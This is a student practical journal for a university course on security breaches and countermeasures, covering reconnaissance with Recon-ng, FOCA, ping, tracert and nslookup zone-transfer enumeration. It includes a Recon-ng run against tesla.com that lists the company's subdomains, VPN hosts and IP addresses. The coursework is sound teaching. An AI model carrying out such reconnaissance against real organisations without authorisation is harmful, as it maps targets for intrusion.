

# **University of Mumbai**

## **PRACTICAL JOURNAL – COURSE II**



**PSIT3P2d**

## **Security Breaches and Countermeasures**

**SUBMITTED BY**

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**SUBMITTED IN PARTIAL FULFILLMENT OF THE REQUIREMENTS FOR  
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**DEPARTMENT OF INFORMATION TECHNOLOGY**

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## **Department of Information Technology**

### **Certificate**

This is to certify that Mr. **Joel John Dmello**, Seat No. **30299** studying in **Master of Science in Information Technology Part II Semester III** has satisfactorily completed the Practical of **PSIT3P2d Security Breaches and Countermeasures** as prescribed by University of Mumbai, during the academic year **2023 - 24**.

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Subject-In-Charge

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College Seal: \_\_\_\_\_

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## PRACTICAL 1

### A. Tools to perform footprinting and reconnaissance

Footprinting and reconnaissance are used to collect basic information about the target systems in order to exploit them. The target information is IP location information, routing information, business information, address, phone number and DNS records.

#### 1. Recon-ng (Using Kali Linux)

Recong-ng is a full feature Web Reconnaissance framework used for information gathering purpose as well as network detection. This tool is written in python, having independent modules, database interaction and other features. You can download the software from www.bitbucket.org. This Open Source Web Reconnaissance tool requires kali Linux Operating system.

- a. Run the Application Recon-ng or open the terminal of Kali-Linux and type recon-**ng** and hit enter.

The screenshot shows a terminal window with a dark blue background. At the top, it says '(kali㉿kali)-[~]'. Below that is a prompt '\$ recon-**ng**'. A message '[\*] Version check disabled.' follows. The screen then displays a large watermark-like logo consisting of various diagonal lines forming a grid pattern. Below this, the text 'Sponsored by ...' is followed by another logo for 'BLACK HILLS' with the URL 'www.blackhillsinfosec.com'. At the bottom of the window, the text 'PRACTISEC' is displayed in a stylized font, along with the URL 'www.practiseccom'. Further down, the text '[recon-**ng** v5.1.2, Tim Tomes (@lanmaster53)]' is shown. At the very bottom, the message '[\*] No modules enabled/installed.' is printed.

- b. Enter the command “marketplace install” all installs the modules workspaces. Now, enter command “marketplace install **hackertarget**” & “marketplace load **hackertarget**” to get module named **hackertarget** loaded.

```
[recon-ng][default] > marketplace install
Installs modules from the marketplace

Usage: marketplace install <>path>|<prefix>|all>

[recon-ng][default] > marketplace install hackertarget
[*] Module installed: recon/domains-hosts/hackertarget
[*] Reloading modules ...
[recon-ng][default] > modules load hackertarget
[recon-ng][default][hackertarget] > █
```

- c. Set the source by giving the url of the company whose information you have to fetch. Enter command “options set SOURCE tesla.com” Now enter command “info” & then “input”.

```
[recon-ng][default][hackertarget] > options set SOURCE tesla.com
SOURCE => tesla.com
[recon-ng][default][hackertarget] > info

    Name: HackerTarget Lookup
    Author: Michael Henriksen (@michenriksen)
    Version: 1.1

Description:
    Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

Options:
    Name      Current Value   Required   Description
    SOURCE    tesla.com       yes        source of input (see 'info' for details)

Source Options:
    default      SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
    <string>    string representing a single input
    <path>      path to a file containing a list of inputs
    query <sql>  database query returning one column of inputs

[recon-ng][default][hackertarget] > input

+-----+
| Module Inputs |
+-----+
| tesla.com     |
+-----+
```

- d. Now, enter the “run” command to get the detail regarding Ip Address.

```
[recon-ng][default][hackertarget] > run

_____
TESLA.COM
_____
[*] Country: None
[*] Host: tesla.com
[*] Ip_Address: 96.16.108.43
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: o7.ptr6980.tesla.com
[*] Ip_Address: 149.72.144.42
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: vpn1.tesla.com
[*] Ip_Address: 8.45.124.215
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
```

e. Enter command “show hosts” to get the details of the hosts.

```
File Actions Edit View Help
[*] _____
_____
SUMMARY
[*] 35 total (35 new) hosts found.
[recon-ng][default][hackertarget] > show hosts

+-----+
| rowid | host | ip_address | region | country | latitude | longitude | notes | module |
+-----+
1 | tesla.com | 96.16.108.43 | | | | | | hackertarget
2 | o7.ptr6980.tesla.com | 149.72.144.42 | | | | | | hackertarget
3 | vpn1.tesla.com | 8.45.124.215 | | | | | | hackertarget
4 | apacvnpn1.tesla.com | 8.244.131.215 | | | | | | hackertarget
5 | cnvpn1.tesla.com | 114.141.176.215 | | | | | | hackertarget
6 | vpn2.tesla.com | 8.47.24.215 | | | | | | hackertarget
7 | model3.tesla.com | 205.234.27.221 | | | | | | hackertarget
8 | o3.ptr1444.tesla.com | 149.72.152.236 | | | | | | hackertarget
9 | o2.ptr556.tesla.com | 149.72.134.64 | | | | | | hackertarget
10 | o5.ptr8466.tesla.com | 149.72.172.170 | | | | | | hackertarget
11 | o6.ptr9437.tesla.com | 168.245.123.10 | | | | | | hackertarget
12 | o4.ptr1867.tesla.com | 149.72.163.58 | | | | | | hackertarget
13 | marketing.tesla.com | 13.111.47.196 | | | | | | hackertarget
14 | o1.ptr2410.link.tesla.com | 149.72.247.52 | | | | | | hackertarget
15 | referral.tesla.com | 72.10.32.90 | | | | | | hackertarget
16 | mta2.email.tesla.com | 13.111.4.231 | | | | | | hackertarget
17 | mta1.email.tesla.com | 13.111.14.190 | | | | | | hackertarget
18 | xmail.tesla.com | 204.74.99.100 | | | | | | hackertarget
19 | comparison.tesla.com | 64.125.183.133 | | | | | | hackertarget
20 | apacvnpn.tesla.com | 8.244.67.215 | | | | | | hackertarget
21 | envpn.tesla.com | 103.222.41.215 | | | | | | hackertarget
22 | emails.tesla.com | 13.111.18.27 | | | | | | hackertarget
23 | mta2.emails.tesla.com | 13.111.88.1 | | | | | | hackertarget
24 | mta3.emails.tesla.com | 13.111.88.2 | | | | | | hackertarget
25 | mta4.emails.tesla.com | 13.111.88.52 | | | | | | hackertarget
|-----|
```

f. Enter command “marketplace search” to get module details.

```
[recon-ng][default] > marketplace search

+-----+
| Path | Version | Status | Updated | D | K |
+-----+
| discovery/info_disclosure/cache_snoop | 1.1 | not installed | 2020-10-13 | | |
| discovery/info_disclosure/interesting_files | 1.2 | not installed | 2021-10-04 | | |
| exploitation/injection/command_injector | 1.0 | not installed | 2019-06-24 | | |
| exploitation/injection/xpath_bruter | 1.2 | not installed | 2019-10-08 | | |
| import/csv_file | 1.1 | not installed | 2019-08-09 | | |
| import/list | 1.1 | not installed | 2019-06-24 | | |
| import/masscan | 1.0 | not installed | 2020-04-07 | | |
| import/nmap | 1.1 | not installed | 2020-10-06 | | |
| recon/companies-contacts/bing_linkedin_cache | 1.0 | not installed | 2019-06-24 | | * |
| recon/companies-contacts/censys_email_address | 2.0 | not installed | 2021-05-11 | * | * |
| recon/companies-contacts/pen | 1.1 | not installed | 2019-10-15 | | |
| recon/companies-domains/censys_subdomains | 2.0 | not installed | 2021-05-10 | * | * |
| recon/companies-domains/pen | 1.1 | not installed | 2019-10-15 | | |
| recon/companies-domains/viewdns_reverse_whois | 1.1 | not installed | 2021-08-24 | | |
| recon/companies-domains/whoxy_dns | 1.1 | not installed | 2020-06-17 | | * |
| recon/companies-hosts/censys_org | 2.0 | not installed | 2021-05-11 | * | * |
|-----|
```

g. Type the “help” command

```
[recon-ng][default] > modules load hackertarget
[recon-ng][default][hackertarget] > help

Commands (type [help|?] <topic>):
-----+
back           Exits the current context
dashboard      Displays a summary of activity
db             Interfaces with the workspace's database
exit           Exits the framework
goptions       Manages the global context options
help           Displays this menu
info           Shows details about the loaded module
input          Shows inputs based on the source option
keys           Manages third party resource credentials
modules        Interfaces with installed modules
options        Manages the current context options
pdb            Starts a Python Debugger session (dev only)
reload         Reloads the loaded module
```


### i. FOCA Tool

FOCA stands for Fingerprinting Organizations with Collected Archives. FOCA tool finds Metadata, and other hidden information within a document may locate on web pages. Scanned searches can be downloaded and Analyzed. FOCA is a powerful tool which can support various types of documents including Open Office, Microsoft Office, Adobe InDesign, PDF, SVG, and others. Search uses three search engines, Google, Bing, and DuckDuckGo.


- 1- Download the software **FOCA** from <https://www.elevenpaths.com>. Now, Go to *Project > New Project*.



- 2- Now, Enter the Project Name, Domain Website, Alternate Website (if required), Directory to save the results, Project Date. Click Create to proceed.



- 3- Select the Search Engines, Extensions, and other parameters as required. Click on Search All Button.




- 4- Once Search completes, the search box shows multiple files. You can select the file, download it, Extract Metadata, and gather other information like username, File creation date, and Modification.



### iii. Windows Command Line Utilities

Consider a network where you have access to a Windows PC connected to the Internet. Using Windows-based tools, let's gather some information about the target. You can assume any target domain or IP address, in our case, we are using **example.com** as a target.

#### Topology Diagram:



- **Ping**

- 1- Open Windows Command Line (cmd) from Windows PC

```

Command Prompt
Microsoft Windows [Version 10.0.16299.309]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\IPSpecialist>
  
```

- 2- Enter the command “ Ping example.com ” to ping.

```

Command Prompt
Microsoft Windows [Version 10.0.16299.309]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\IPSpecialist>ping example.com

Pinging example.com [93.184.216.34] with 32 bytes of data:
Reply from 93.184.216.34: bytes=32 time=254ms TTL=52
Reply from 93.184.216.34: bytes=32 time=213ms TTL=52
Reply from 93.184.216.34: bytes=32 time=211ms TTL=52
Reply from 93.184.216.34: bytes=32 time=236ms TTL=52


Ping statistics for 93.184.216.34:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 211ms, Maximum = 254ms, Average = 228ms

C:\Users\IPSpecialist>
  
```

3- From the output, you can observe and extract the following information:

- Example.com is live
- IP address of example.com.
- Round Trip Time
- TTL value
- Packet loss statistics

4- Now, Enter the command “ Ping example.com -f -l 1500 ” to check the value of fragmentation




```
Command Prompt

C:\Users\IPSpecialist>ping example.com -f -l 1500

Pinging example.com [93.184.216.34] with 1500 bytes of data:
Packet needs to be fragmented but DF set.

Ping statistics for 93.184.216.34:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\IPSpecialist>
```

The output shows “ **Packet needs to be fragmented but DF set** ” which means 1500 bits will require being fragmented. Let’s try again with smaller value:



```
Command Prompt

C:\Users\IPSpecialist>ping example.com -f -l 1400

Pinging example.com [93.184.216.34] with 1400 bytes of data:
Packet needs to be fragmented but DF set.

Ping statistics for 93.184.216.34:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\IPSpecialist>
```

Output again shows “ **Packet needs to be fragmented but DF set** ” which means 1400 bits will require being fragmented. Let’s try again with smaller value:

```
C:\Users\IPSpecialist>ping example.com -f -l 1300

Pinging example.com [93.184.216.34] with 1300 bytes of data:
Packet needs to be fragmented but DF set.

Ping statistics for 93.184.216.34:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\IPSpecialist>
```

Output again shows “ **Packet needs to be fragmented but DF set** ” which means 1300 bits will require being fragmented. Let’s try again with smaller value:

```
C:\Users\IPSpecialist>ping example.com -f -l 1200

Pinging example.com [93.184.216.34] with 1200 bytes of data:
Reply from 93.184.216.34: bytes=1200 time=215ms TTL=52
Reply from 93.184.216.34: bytes=1200 time=213ms TTL=52
Reply from 93.184.216.34: bytes=1200 time=214ms TTL=52
Reply from 93.184.216.34: bytes=1200 time=216ms TTL=52

Ping statistics for 93.184.216.34:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 213ms, Maximum = 216ms, Average = 214ms
C:\Users\IPSpecialist>
```

The output shows the reply now, which means 1200 bits will not require being fragmented. You can try again to get the more appropriate fragment value.

- **Tracert using Ping**

Enter the command “Tracert example.com”  
to trace the target.

```
C:\Users\IPSpecialist>tracert example.com

Tracing route to example.com [93.184.216.34]
over a maximum of 30 hops:

 1   1 ms    1 ms    2 ms  192.168.0.1
 2   *         *         * Request timed out.
 3   3 ms    2 ms    2 ms  110.37.216.157
 4   9 ms    3 ms    2 ms  58.27.182.149
 5   3 ms    2 ms    2 ms  58.27.209.54
 6   3 ms    5 ms    4 ms  58.27.183.230
 7   28 ms   8 ms    9 ms  tw31-static109.tw1.com [117.20.31.109]
 8   5 ms    4 ms    4 ms  110.93.253.117
 9  102 ms   103 ms   104 ms  be4932.ccr22.mrs01.atlas.cogentco.com [149.14.125.
89]
10  191 ms   127 ms   118 ms  be3093.ccr42.par01.atlas.cogentco.com [130.117.50.
165]
11  114 ms   140 ms   123 ms  prs-b2-link.telia.net [213.248.86.169]
12  278 ms   201 ms   232 ms  prs-bb3-link.telia.net [62.115.122.4]
13  204 ms   202 ms   202 ms  ash-bb3-link.telia.net [80.91.251.243]
14  282 ms   202 ms   202 ms  ash-b1-link.telia.net [80.91.248.157]
15  273 ms   221 ms   240 ms  verizon-ic-315152-ash-b1.c.telia.net [213.248.83.1
19]
16  218 ms   215 ms   213 ms  152.195.65.133
17  211 ms   211 ms   322 ms  93.184.216.34

Trace complete.

C:\Users\IPSpecialist>
```

From the output, you can get the information about hops between the source (your PC) and the destination (example.com), response times and other information.

- **Tracert**

Tracert options are available in all operating system as a command line feature. Visual traceroute, graphical and other GUI based traceroute applications are also available. Traceroute or Tracert command results in the path information from source to destination in the hop by hop manner. The result includes all hops in between source to destination. The result also includes latency between these hops.

Consider an example, in which an attacker is trying to get network information by using tracert.

After observing the following result, you can identify the network map.

```
C:\>tracert 200.100.50.3
Tracing route to 200.100.50.3 over a maximum of 30 hops:
 1  0 ms    0 ms    0 ms    200.100.50.3
Trace complete.

C:\>tracert 200.100.50.2
Tracing route to 200.100.50.2 over a maximum of 30 hops:
 1  0 ms    0 ms    0 ms    10.0.0.1
 2  0 ms    0 ms    0 ms    200.100.50.2
Trace complete.

C:\>tracert 200.100.50.1
Tracing route to 200.100.50.1 over a maximum of 30 hops:
 1  0 ms    0 ms    0 ms    10.0.0.1
 2  0 ms    0 ms    0 ms    200.100.50.1
Trace complete.
```

10.0.0.1 is the first hop, which means it is the gateway. Tracert result of 200.100.50.3 shows, 200.100.50.3 is another interface of first hop device whereas connected IP includes 200.100.50.2 & 200.100.50.1.

```
C:\>tracert 192.168.0.254
Tracing route to 192.168.0.254 over a maximum of 30 hops:
 1  0 ms    0 ms    0 ms    10.0.0.1
 2  0 ms    0 ms    0 ms    192.168.0.254
Trace complete.
```

192.168.0.254 is next to last hop 10.0.0.1. It can either connect to 200.100.50.1 or 200.100.50.2. To verify, trace next route.

```
C:\>tracert 192.168.0.1
Tracing route to 192.168.0.1 over a maximum of 30 hops:
 1  1 ms    0 ms    0 ms    10.0.0.1
 2  0 ms    0 ms    0 ms    200.100.50.1
 3  0 ms    0 ms    0 ms    192.168.0.1
Trace complete.

C:\>tracert 192.168.0.2
Tracing route to 192.168.0.2 over a maximum of 30 hops:
 1  0 ms    0 ms    3 ms    10.0.0.1
 2  0 ms    0 ms    0 ms    200.100.50.1
 3  *       2 ms    0 ms    192.168.0.2
Trace complete.

C:\>tracert 192.168.0.3
Tracing route to 192.168.0.3 over a maximum of 30 hops:
 1  1 ms    0 ms    0 ms    10.0.0.1
 2  0 ms    0 ms    0 ms    200.100.50.1
 3  *       0 ms    0 ms    192.168.0.3
Trace complete.
```

192.168.0.254 is another interface of the network device, i.e. 200.100.50.1 connected next to 10.0.0.1. 192.168.0.1, 192.168.0.2 & 192.168.0.3 are connected directly to 192.168.0.254.

```
C:\>tracert 192.168.10.1
Tracing route to 192.168.10.1 over a maximum of 30 hops:
  1  0 ms      0 ms      0 ms      10.0.0.1
  2  0 ms      0 ms      0 ms    200.100.50.2
  3  *         0 ms      0 ms  192.168.10.1

Trace complete.

C:\>tracert 192.168.10.2
Tracing route to 192.168.10.2 over a maximum of 30 hops:
  1  0 ms      0 ms      0 ms      10.0.0.1
  2  0 ms      0 ms      1 ms    200.100.50.2
  3  *         0 ms      0 ms  192.168.10.2

Trace complete.

C:\>tracert 192.168.10.3
Tracing route to 192.168.10.3 over a maximum of 30 hops:
  1  0 ms      0 ms      0 ms      10.0.0.1
  2  0 ms      0 ms      0 ms    200.100.50.2
  3  10 ms     0 ms      0 ms  192.168.10.3


Trace complete.
```

192.168.10.254 is another interface of the network device i.e. 200.100.50.2 connected next to 10.0.0.1. 192.168.10.1, 192.168.10.2 & 192.168.10.3 are connected directly to 192.168.10.254.

### Traceroute Tools

Traceroute tools are listed below: -

Traceroute Tools	Website
Path Analyzer Pro	<a href="http://www.pathanalyzer.com">www.pathanalyzer.com</a>
Visual Route	<a href="http://www.visualroute.com">www.visualroute.com</a>
Troute	<a href="http://www.mcafee.com">www.mcafee.com</a>
3D Traceroute	<a href="http://www.d3tr.de">www.d3tr.de</a>



The following figure shows graphical view and other trace information using Visual Route tool.

- **DNS Zone Transfer Enumeration Using NSLookup**


**Nslookup** (stands for “Name Server Lookup”) is a useful command for getting information from the DNS server. It is a network administration tool for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or any other specific DNS record. It is also used to troubleshoot DNS-related problems.

In the enumeration process through DNS Zone transfer, attacker find the target's TCP port 53, as TCP port 53 is used by DNS and Zone transfer uses this port by default. Using port scanning techniques, you can find if the port is open.

DNS Zone transfer is the process that is performed by DNS. In the process of Zone transfer, DNS passes a copy containing database records to another DNS server. DNS Zone transfer process provides support for resolving queries, as more than one DNS server can respond to the queries.

Consider a scenario in which both primary and secondary DNS Servers are responding to the queries. Secondary DNS server gets the DNS records copy to update the information in its database.

1. Go to Windows command line (CMD) and enter Nslookup and press Enter.



2. Command prompt will proceed to " > " symbol.
3. Enter " server <DNS Server Name> " or " server <DNS Server Address> ".
4. Enter set type=any and press Enter. It will retrieve all records from a DNS server.
5. Enter ls -d <Domain> this will display the information from the target domain (if allowed).



```
> set type=any
> ls -d ipspecialist.net
[ .com]
ipspecialist.net.      MX      ?
ipspecialist.net.      NS      ?
ipspecialist.net.      NS      ?
ipspecialist.net.      A       ?
```

6. If not allowed, it will show the request failed.



```
> server [REDACTED]
Default Server: [REDACTED]
Address: [REDACTED]

> ls -d ipspecialist.net
[REDACTED]
*** Can't list domain ipspecialist.net: Server failed
The DNS server refused to transfer the zone ipspecialist.net to your computer. If this
is incorrect, check the zone transfer security settings for ipspecialist.net on the DNS
server at IP address [REDACTED].
```

